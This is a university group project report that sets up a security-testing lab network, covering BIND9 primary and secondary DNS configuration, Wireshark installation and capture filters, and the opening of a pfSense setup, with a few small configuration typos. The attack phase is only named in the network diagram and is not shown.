DUY TAN UNIVERSITY
INTERNATIONAL SCHOOL

****

PROJECT DOCUMENT

SIMULATE DEFENSE AND ATTACK IN THE NETWORK MODEL

COURSE: CMU-CS 428 - CLASS: SAIS

HACKING EXPOSED

SUMMER TERM – YEAR 2023-2024

GROUP NO.3 - Group members:

Tran Van Duc	Team Leader
Chu Van An	Member
Pham Ho Anh Dung	Member
Luong Vu Anh Nga	Member
Tran Thi Thanh Thuy	Member
Đặng Ngọc Xuân Trí	Member

Instructor: MSc, Thuan, Nguyen Trung

Submission Date: 17-07-2024

DUY TAN UNIVERSITY	**PROJECT DOCUMENT**
INTERNATIONAL SCHOOL	**COURSE: CMU-CS 428 - CLASS: SAIS**
	Summer Term – Year 2023-2024

GROUP NO.: 3 - Group members:

Tran Van Duc	Team Leader
Chu Van An	Member
Pham Ho Anh Dung	Member
Luong Vu Anh Nga	Member
Tran Thi Thanh Thuy	Member
Đặng Ngọc Xuân Trí	Member

TOPIC: SIMULATE DEFENSE AND ATTACK IN THE NETWORK MODEL

TABLE OF CONTENTS

PART1: OVERVIEW

1.1 Introduce

The development of information technology brings many great benefits, but it also entails many worrying problems. Problems related to users, data theft, phishing, attacks on systems lead to serious consequences.

The experimentation and research from attack methods and experiments in environments to analyze and come up with security solutions to overcome vulnerabilities, prevent and reduce vulnerabilities that may occur.


1.2 Goal:

Deploy the actual network model to perform test attacks.

Analyze the cause of the attack based on logs and traffic left behind to find the cause and provide a solution.

PART2: SETTING UP THE EXPERIMENTAL ENVIRONMENT

2.1 Implementation Diagram:



Description: Implement the above network diagram for security testing, network management and monitoring, research on cyberattacks, and defensive measures.

Internet: Connect from an external network.

Chu Van An implements PFSense Firewall: the firewall uses PFSense software. It protects the internal network from external threats and manages network traffic.

Wireless Router: A wireless router connects to a firewall and provides a Wi-Fi network to devices in the local network. This router connects to devices via Wi-Fi waves.

Luong Vu Anh Nga implements NDS1 & DNS2 (192.168.32 and 192.168.33): takes on the role of DNS server.

Pham Ho Anh Dung implemented Webserver, Vulnerable (192.168.0.69): A web server with security vulnerabilities, which can be used for security testing or research.

Tran Van Duc implements Wireshark (192.168.0.102): The computer runs Wireshark, a network packet analysis tool, to monitor and analyze network traffic.

Dang Ngoc Xuan Tri performs Attacker (192.168.0.104): The attacker's computer, used to carry out attacks on the system, is often used in a test environment.

Nguyen Thi Thanh Thuy implements SIEM (192.168.0.118): Security Information and Event Management System (SIEM), used to monitor and manage security events on the network.

2.2 Install DNS server

2.2.1 install dns1 server

IP addresses information table

Host	FQDN	IP Address
dns1	dns1.cs428.vn	192.168.0.32
dns2	dns2.cs428.vn	192.168.0.33
web	web01.com	192.168.0.69

2.2.1.1 Configuring network for Primary Server – DNS1

Editing network configuring file: /etc/netplan/00-installer-config.yaml

```
network:
  ethernets:
    ens33:
      addresses: [192.168.0.32/24]
      routes:
        - to: default
          via: 192.168.0.1
      nameservers:
          search: [dtu.cs428.edu, cs428.edu, cs428.vn]
          addresses: [192.168.0.27,192.168.0.28,8.8.8.8,8.8.4.4]
  version: 2
```

- 192.168.0.32/24 is the ip address of DNS1

- Restart networking: netplan apply

Editing /etc/hosts file

```
127.0.0.1 localhost
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.0.32    dns1.cs428.vn   dns1
```

2.2.1.2 Installing BIND in DNS1

- Getting updating

apt-get -y update

- Cài đặt gói BIND

apt-get -y install bind9 bind9utils bind9-doc

2.2.1.3 Configuring Primary DNS Server (DNS1)

Change some information in the file name.conf.options

nano /etc/bind/named.conf.options

```
acl "trusted" {
        192.168.0.0/24;
};
options {
        directory "/var/cache/bind";

        recursion yes;
        allow-recursion { trusted; };
        listen-on { 192.168.0.32; };
        allow-transfer { none; };

        forwarders {
                8.8.8.8;
                8.8.4.4;
        };


        dnssec-validation auto;
        auth-nxdomain no;
        listen-on-v6 { any; };
};
```

- Identify trusted IP addresses that are allowed to access DNS

Subnet: 192.168.0.0/24

Configuring Local DNS Zones

nano /etc/bind/named.conf.local

- Adding forward zone for the domain com

```
zone "com" {
        type master;
        file "/etc/bind/zones/db.com";
        allow-transfer { 192.168.0.33; };

```

- Adding reverse zone for the subnet 192.168.0.0/24

```
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/zones/db.192.168.0";
        allow-transfer { 192.168.0.33; };
};
```

- 192.168.0.33 is the ip address of DNS2

Creating Forward Zone

- Crreating the folder zones to save all files

mkdir /etc/bind/zones

- Creating file forward zones following /etc/bind/db.local

cp /etc/bind/zones/db.local /etc/bind/zones/db.com

- Editing file forward zone

nano /etc/bind/zones/db.com

```
$TTL    604800
@       IN      SOA     dns1.cs428.vn. admin.cs428.vn. (
                              3             ; Serial
                         604800             ; Refresh
                          86400             ; Retry
                        2419200             ; Expire
                         604800 )           ; Negative Cache TTL
;
        IN      NS      dns1.cs428.vn.
        IN      NS      dns2.cs428.vn.
web01.com.      IN      A       192.168.0.69
```

- Adding nameservers (NS Record)

```
        IN      NS      dns1.cs428.vn.

        IN      NS      dns2.cs428.vn.
```

- Adding a record for web

```
web01.com.      IN      A       192.168.0.69
```

Creating Reverse Zone

- Creating reverse zone according to /etc/bind/db.127

Cp /etc/bind/zones/db.127 /etc/bind/zones/db.192.168.0

- Editing reverse zone

nano /etc/bind/zones/db.192.168.0

```
; BIND data file for local loopback interface
;
$TTL    604800
@       IN      SOA     dns1.cs428.vn. admin.cs428.vn. (
                             3          ; Serial
                        604800          ; Refresh
                         86400          ; Retry
                       2419200          ; Expire
                        604800 )        ; Negative Cache TTL
;
; name servers - NS records
        IN      NS      dns1.cs428.vn.
        IN      NS      dns2.cs428.vn.
;
; PTR Records
32      IN      PTR     dns1.cs428.vn.    ; 192.168.0.32
33      IN      PTR     dns2.cs428.vn.    ; 192.168.0.33
69      IN      PTR     web01.com.        ; 192.168.0.69
```

- Adding nameservers (NS Record)

```
        IN      NS      dns1.cs428.vn.

        IN      NS      dns2.cs428.vn.
```

- Add a PTR record for web. The first column will be the last octet of the server's IP address.

Checking syntax

- For all files: named-checkconf

- Checking syntax in forward zone file:

named-checkzone cs428.vn /etc/bind/zones/db.com

- Checking syntax in reverse zone file:

named-checkzone 0.168.192.in-addr.arpa /etc/bind/zones/db.192.168.0

- Restart BIND: service bind9 restart

2.2.2 install dns2 server

IP addresses information table

Host	FQDN	IP Address
dns1	dns1.cs428.vn	192.168.0.32
dns2	dns2.cs428.vn	192.168.0.33
web	web01.com	192.168.0.69

2.2.2.1 Configuring network for Secondary Server – DNS2

Editing network configuring file: /etc/netplan/00-installer-config.yaml

```
network:
  ethernets:
    ens33:
      addresses: [192.168.0.33/24]
      routes:
        - to: default
          via: 192.168.0.1
      nameservers:
          search: [dtu.cs428.edu, cs428.edu, cs428.vn]
          addresses: [192.168.0.27,192.168.0.28,8.8.8.8,8.8.4.4]
  version: 2
```

- 192.168.0.33/24 is the ip address of DNS2

- Restart networking: netplan apply

Editing /etc/hosts file

```
127.0.0.1 localhost
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.0.33    dns2.cs428.vn   dns2
```

2.2.2.2 Installing BIND in DNS2

- Getting updating

apt-get -y update

- Cài đặt gói BIND

apt-get -y install bind9 bind9utils bind9-doc

2.2.2.3 Configuring Secondary DNS Server (DNS2)

Change some information in the file name.conf.options

nano /etc/bind/named.conf.options

```
acl "trusted" {
        192.168.0.0/24;
};
options {
        directory "/var/cache/bind";

        recursion yes;
        allow-recursion { trusted; };
        listen-on { 192.168.0.33; };     # dns2
        allow-transfer { none; };

        forwarders {
                8.8.8.8;
                8.8.4.4;
        };


        dnssec-validation auto;
        auth-nxdomain no;
        listen-on-v6 { any; };
};
```

- Identify trusted IP addresses that are allowed to access DNS

Subnet: 192.168.0.0/24

Configuring Local DNS Zones

nano /etc/bind/named.conf.local

- Adding forward zone for the domain com

```
zone "com" {
        type slave;
        file "/etc/bind/zones/db.com";
        masters { 192.168.0.32; };
```

- 192.168.0.32: dns1 private ip

- Type: slave (secondary)

- Adding reverse zone for the subnet 192.168.0.0/24

```
zone "0.168.192.in-addr.arpa" {
        type slave;
        file "/etc/bind/zones/db.192.168.0";
        masters { 192.168.0.32; };
};
```

- 192.168.0.32 is the ip address of DNS1

Checking syntax

- For all files: named-checkconf


- Restart BIND: service bind9 restart

2.3 Installing wireshark

Wireshark: Traffic analysis tools. Focus on monitoring what happens online

Install:

Go to the wireshark homepage to install the overlay version that matches the operating version you want to use: www.wireshark.org




Wireshark · Download
https://www.wireshark.org/download.html
Join us 4-8 November in Vienna for SharkFest'24 EUROPE, the official Wireshark Developer and User Conference
WIRESHARK
Download
Shop
Learn
About
Blog
Get Help
Develop
Members
Donate

Download Wireshark

The current stable release of Wireshark is 4.2.6. It supersedes all previous releases.You can also download the latest development release (4.3.0rc1) and documentation.


- Stable Release: 4.2.6
  - Windows x64 Installer
  - Windows Arm64 Installer
  - Windows x64 PortableApps®
  - macOS Arm Disk Image
  - macOS Intel Disk Image
  - Source Code
- Old Stable Release: 4.0.16
- Development Release: 4.3.0rc1
- Documentation

After downloading, execute the file and accept the installation requirements.



Wireshark-win64-3.6.8.exe

After installing the wireshark interface appears. Ready to catch packets via the network interface.



Open

E:\FilePcapng\attack_BS.pcapng (5290 KB)
E:\FilePcapng\icmp_Thieu_ThDu.pcapng (209 KB)
E:\attack.pcapng (not found)
E:\icmp_Thieu_ThDu.pcapng (not found)
E:\TestPs\001.pcapng (1061 KB)
E:\BT001_0704_2024 - Copy.pcapng (1061 KB)
E:\BT001_0704_2024.pcapng (1061 KB)
E:\test.pcapng (not found)
E:\mn.pcapng (not found)

Capture

...using this filter: Enter a capture filter ... All interfaces shown

Wi-Fi
Local Area Connection* 9
Local Area Connection* 8
Local Area Connection* 7
Bluetooth Network Connection
VMware Network Adapter VMnet8
VMware Network Adapter VMnet1

Learn

User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate


You are running Wireshark 4.2.5 (v4.2.5-0-g4aa814ac25a1). You receive automatic updates.

Operation of use:

Capture: Select the network interface card (e.g. wifi)

Press the blue button in the left corner to get started.

Press Stop to stop.



*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
wireshark_Wi-Fi2BDBP2.pcapng
Packets: 4736 · Displayed: 4736 (100.0%) · Dropped: 0 (0.0%)
Profile: Default
ENG
5:13 PM
6/13/2024


No.	Time	Source	Destination	Protocol	Length	Info
4729	36.683122	172.22.209.126	20.42.73.27	TLSv1.2	93	Application Data
4730	36.683164	172.22.209.126	20.42.73.27	TLSv1.2	841	Application Data
4731	36.684380	10.0.1.121	172.22.209.126	DNS	540	Standard query response 0x8dd9 A functional.events.data.microsoft.com CNAME global.asimov.events.data.traf…
4732	36.802767	10.0.1.121	172.22.209.126	DNS	271	Standard query response 0xcc3f HTTPS functional.events.data.microsoft.com CNAME global.asimov.events.data.…
4733	36.864312	172.22.247.201	224.0.0.251	MDNS	60	Standard query response 0x0000
4734	36.864312	172.22.247.201	224.0.0.251	MDNS	60	Standard query response 0x0000
4735	36.864312	172.22.90.171	224.0.0.251	MDNS	124	Standard query 0x0000 PTR _rdlink._tcp.local, "QU" question PTR _companion-link._tcp.local, "QU" question …
4736	36.967253	172.22.137.36	224.0.0.251	MDNS	527	Standard query 0x0000 PTR _companion-link._tcp.local, "QM" question PTR _rdlink._tcp.local, "QM" question …

```
> Frame 1: 385 bytes o
> Ethernet II, Src: 6e
> Internet Protocol Ve
> User Datagram Protoc
> Multicast Domain Nam
```

```
0000  01 00 5e 00 00 fb 6e 13  f2 9e 7c 2f 08 00 45 00   ··^···n· ··|/··E·
0010  01 73 18 61 00 00 ff 11  f0 8c ac 16 24 7a e0 00   ·s·a···· ····$z··
0020  00 fb 14 e9 14 e9 01 5f  e3 47 00 00 84 00 00 00   ·······_ ·G······
0030  00 07 00 00 00 03 09 54  72 c3 a2 6d f0 9f a6 81   ·······T r··m····
0040  07 5f 72 64 6c 69 6e 6b  04 5f 74 63 70 05 6c 6f   ·_rdlink ·_tcp·lo
0050  63 61 6c 00 00 10 80 01  00 00 11 94 00 34 16 72   cal····· ·····4·r
0060  70 42 41 3d 42 33 3a 45  44 3a 31 34 3a 33 35 3a   pBA=B3:E D:14:35:
0070  44 33 3a 43 43 0a 72 70  56 72 3d 33 36 30 2e 34   D3:CC·rp Vr=360.4
0080  11 72 70 41 44 3d 30 39  30 34 31 37 37 64 30 63   ·rpAD=09 04177d0c
0090  30 38 09 5f 73 65 72 76  69 63 65 73 07 5f 64 6e   08·_serv ices·_dn
00a0  73 2d 73 64 04 5f 75 64  70 c0 23 00 0c 00 01 00   s-sd·_ud p·#·····
00b0  00 11 94 00 02 c0 16 c0  16 00 0c 00 01 00 00 11   ········ ········
00c0  94 00 02 c0 0c 09 54 72  c3 a2 6d f0 9f a6 81 0c   ······Tr ··m·····
00d0  5f 64 65 76 69 63 65 2d  69 6e 66 6f c0 1e 00 10   _device- info····
00e0  00 01 00 00 11 94 00 0c  0b 6d 6f 64 65 6c 3d 44   ········ ·model=D
00f0  31 30 41 50 c0 0c 00 21  80 01 00 00 00 78 00 0f   10AP···! ·····x··
0100  00 00 00 00 c0 00 06 54  72 61 6d 2d 32 c0 23 c0   ·······T ram-2·#·
0110  dc 00 1c 80 01 00 00 00  78 00 10 fe 80 00 00 00   ········ x·······
0120  00 00 00 08 e4 83 c2 cf  1e 21 fe c0 dc 00 01 80   ········ ·!······
0130  01 00 00 00 78 00 04 ac  16 24 7a c0 0c 00 2f 80   ····x··· ·$z···/·
0140  01 00 00 11 94 00 09 c0  0c 00 05 00 00 80 00 40   ········ ·······@
0150  c0 dc 00 2f 80 01 00 00  00 78 00 08 c0 dc 00 04   ···/···· ·x······
0160  40 00 00 08 00 00 29 05  a0 00 00 11 94 00 12 00   @·····)· ········
0170  04 00 0e 00 d1 4e ff a4  bc 66 9c 6e 13 f2 9e 7c   ·····N·· ·f·n···|
0180  2f                                                 /
```

Adjust the layout: edit -> preferences -> appearance -> Layout

New Capture:  Select the blue button -> Continue without Saving.



open capture file, save capture file, close this capture file, reload this file, find a packet, ”<- ->” Scroll Backward, Forward Packages Next

Go to packet: packet <No.>

Arrows: up, down indicates the first and last packet.

Auto matically scroll to the last packet during a live capture: Automatically scroll to the last package during live shooting.

Draw packets using your coloring rules: Draw the packs using your coloring rules. – Add an easy-to-see color – Simply understand.

Fonts: zoom in, zoom out, return to default, align columns to default.


Capture options: choose card mạng, scan , stop

Capture options:

Promiscuous Mode:

- off: Packet is only for my device
- on: Allows packet retrieval within the network

Filters: perform fast packet filtering



*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

```
No.     Time      Source          Destination     Protocol Length Info
    165 5.328607  172.22.209.126  10.0.1.121      DNS       96 Standard query 0x9886 A functional.events.data.micr
    166 5.328838  172.22.209.126  10.0.1.121      DNS       96 Standard query 0x30df HTTPS functional.events.data.r
    170 5.330489  10.0.1.121      172.22.209.126  DNS      268 Standard query response 0x30df HTTPS functional.ever
    172 5.428864  10.0.1.121      172.22.209.126  DNS      537 Standard query response 0x9886 A functional.events.c
```

http.request.method == “post”


Capture Filters:



	Interface	Traffic	Link-layer Header	Promisc	Snaplen (B)	Buffer (MB)	Monitor	Capture Filt
	Local Area Connection* 9	_	Ethernet	☑	default	2	—	
	Local Area Connection* 8	_	Ethernet	☑	default	2	—	
	Local Area Connection* 7	_	Ethernet	☑	default	2	—	
	Bluetooth Network Connection	_	Ethernet	☑	default	2	—	
	Wi-Fi		Ethernet	☑	default	2	—	host 172.22.
	VMware Network Adapter VMnet8	_	Ethernet	☑	default	2	—	
	VMware Network Adapter VMnet1	_	Ethernet	☑	default	2	—	
	Local Area Connection* 10	_	Ethernet	☑	default	2	—	
	Local Area Connection* 1	_	Ethernet	☑	default	2	—	
	Adapter for loopback traffic capture	_	BSD loopback	☑	default	2	—	
	Ethernet	_	Ethernet	☑	default	2	—	
⦿	USBPcap1	_	USBPcap	—	—	—	—	
⦿	Cisco remote capture	_	Remote capture dependent DLT	—	—	—	—	
⦿	Event Tracing for Windows (ETW) reader		DLT_ETW	—	—	—	—	

☑ Enable promiscuous mode on all interfaces

Capture filter for selected interfaces: host 172.22.209.126



...using this filter: host www.bbc.com and not port 80

Wi-Fi
VMware Network Adapter VMnet8
VMware Network Adapter VMnet1
Adapter for loopback traffic capture
Local Area Connection* 9

Catch packets from 1 specific host.

1 Count selected others:

port 443


dst 172.22.209.126 and port 443// Filtering with destination addresses and network ports

src 172.10.22.12 // filter with source// use and to combine commands

host www.bbc.com and not port 80

2.4 Install Firewall Pfsense

Time Server Configuration


Not secure
192.168.0.102/wizard.php?xml=setup_wizard.xml
